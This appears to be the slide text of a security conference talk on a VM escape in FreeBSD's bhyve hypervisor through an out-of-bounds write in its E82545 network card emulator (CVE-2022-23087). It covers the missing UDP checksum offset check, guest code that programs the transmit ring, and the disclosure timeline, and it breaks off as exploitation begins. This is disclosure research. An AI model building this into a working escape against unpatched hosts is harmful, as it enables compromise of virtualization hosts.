Attacking the FreeBSD Hypervisor

WarCon VI

SYNACKTIV

Introduction

Previously in WarCon III …

- Talk on VM escape in Qemu/KVM
- Exploitation of 2 bugs in network device emulators
- Bug in checksum insertion

WarCon VI

- VM escape in Bhyve – The FreeBSD hypervisor
- Vulnerability in the PCI E82545 NIC emulator
- Bug in checksum insertion ☺
- Different hypervisors, same bugs

Who am I?

Who am I?

- Academia in a previous life
- Security researcher @Synacktiv since 2019
- Vulnerability research, exploit development
- Not only focused on VM escapes ☺

Synacktiv

- Offensive security company based in France
- We are hiring!!


Bhyve

Bhyve

- The FreeBSD Hypervisor
- Managing virtual machines with vm-bhyve
  - Easy to create new VMs
  - Set of command line tools to create, configure, start VMs
  - Configuration templates for several operating systems

Bhyve

VM Configuration




```
root@freelsd:~ # vm configure freebsd
loader="bhyveload"
cpu=1
memory=2048M
network0_type="e1000"
network0_switch="target"
network0_mac="58:9c:fc:0f:b4:44"
network1_type="virtio-net"
network1_switch="ssh"
network1_mac="58:9c:fc:04:49:ac"
disk0_type="virtio-blk"
disk0_name="disk0.img"
```

The E82545 NIC Emulator

Packet Transmission

- Function: e82545_transmit
- Iterates over a ring buffer of packet descriptors:
  - Context descriptor (payload + header length, checksum offsets, etc.)
  - Data descriptor (physical address of data buffer)
  - Legacy descriptor (not relevant)
- Fills a buffer of iovec structures
- Performs segmentation
- Sends reconstructed packet to tap device



The E82545 NIC Emulator

Configuration

- We only need to configure the TX descriptors

```
tx_size = tx_nb * sizeof(union e1000_tx_udesc);
tx_ring = aligned_alloc(PAGE_SIZE, tx_size);
memset(tx_ring, 0, tx_size);

for(int i = 0; i < tx_nb; i++) {
    buffer = aligned_alloc(PAGE_SIZE, BUFF_SIZE);
    memcpy(buffer, packet, sizeof(packet));

    tx_buffer[i] = buffer;
    addr = gva_to_gpa(buffer);
    warnx("TX ring buffer at 0x%"PRIx64"\n", addr);
    tx_ring[i].dd.buffer_addr = addr;
};
```

- No exposed interface on FreeBSD to convert a virt addr ⇔ phy addr
    - Custom syscall that performs the address resolution

The E82545 NIC Emulator

Configuration

- NIC adapters configured through in*() and out*() primitives
- Caution: port and data parameters are swapped between Linux and FreeBSD!!

```
warnx("disable TX");
e1000_tx_disable();

addr = gva_to_gpa(tx_ring);

warnx("update TX desc table");
e1000_write_reg(TDBAL, (uint32_t)addr); /* desc table addr, low bits */
e1000_write_reg(TDBAH, addr >> 32);     /* desc table addr, hi 32-bits */
e1000_write_reg(TDLEN, tx_size);        /* # descriptors in bytes */
e1000_write_reg(TDH, 0);                /*desc table head idx */

warnx("enable TX");
e1000_tx_enable();
```

The Bug

Packet Transmission

The missing Check

```
hdrlen = sc->esc_txctx.tcp_seg_setup.fields.hdr_len;

if (hdrlen > 240) {
    WPRINTF("TSO hdrlen too large: %d", hdrlen);
    goto done;
}

if (vlen != 0 && hdrlen < ETHER_ADDR_LEN*2) {
    WPRINTF("TSO hdrlen too small for vlan insertion "
        "(%d vs %d) -- dropped", hdrlen,
        ETHER_ADDR_LEN*2);
    goto done;
}

if (hdrlen < ckinfo[0].ck_start + 6 ||
    hdrlen < ckinfo[0].ck_off + 2) {
    WPRINTF("TSO hdrlen too small for IP fields (%d) "
        "-- dropped", hdrlen);
    goto done;
}

if (sc->esc_txctx.cmd_and_length & E1000_TXD_CMD_TCP) {
    if (hdrlen < ckinfo[1].ck_start + 14 ||
       (ckinfo[1].ck_valid && hdrlen < ckinfo[1].ck_off + 2)) {
        WPRINTF("TSO hdrlen too small for TCP fields "
            "(%d) -- dropped", hdrlen);
        goto done;
    }

} else {
    if (hdrlen < ckinfo[1].ck_start + 8) {
        WPRINTF("TSO hdrlen too small for UDP fields "
            "(%d) -- dropped", hdrlen);
        // [1] Missing check on ckinfo[1].ck_off
        goto done;
    }
}
```

Checks max header length

Checks for VLAN insertion

Checks IP & TCP checksum offsets

But no checks for UDP checksum offset

Packet Transmission

OOB Read & Write

```c
if (hdrlen != 0) {
    hdr = __builtin_alloca(hdrlen + vlen);
    /* ...*/
}

if (ckinfo[1].ck_valid)
    tcpcs = *(uint16_t *)&hdr[ckinfo[1].ck_off];

pv = 1;
pvoff = 0;
for (seg = 0, left = paylen; left > 0; seg++, left -= now) {
    /* ... */

    /* Calculate checksums and transmit. */
    if (ckinfo[0].ck_valid) {
        *(uint16_t *)&hdr[ckinfo[0].ck_off] = ipcs;
        e82545_transmit_checksum(tiov, tiovcnt, &ckinfo[0]);
    }

    if (ckinfo[1].ck_valid) {
        *(uint16_t *)&hdr[ckinfo[1].ck_off] =e82545_carry(tcpsum);
        e82545_transmit_checksum(tiov, tiovcnt, &ckinfo[1]);
    }
    e82545_transmit_backend(sc, tiov, tiovcnt);
}
```

Allocate victim buffer on the stack

OOB READ

OOB WRITE

Vulnerability

Responsible Disclosure

Bhyve e82545 emulation out-of-bounds write (CVE-2022-23087)

7 March 2022

Vulnerability reported to FreeBSD

6 April 2022

Advisory release

Vulnerability

Incomplete Fix

- Later noticed that the vulnerability is due to an incomplete security patch

CVE-2019-5609

- Reported by Reno Robert
- FreeBSD-SA-19:21.bhyve


Exploitation

Exploitation

Memory Layout

OOB Write of a controlled WORD (checksum) at a controlled OFFSET

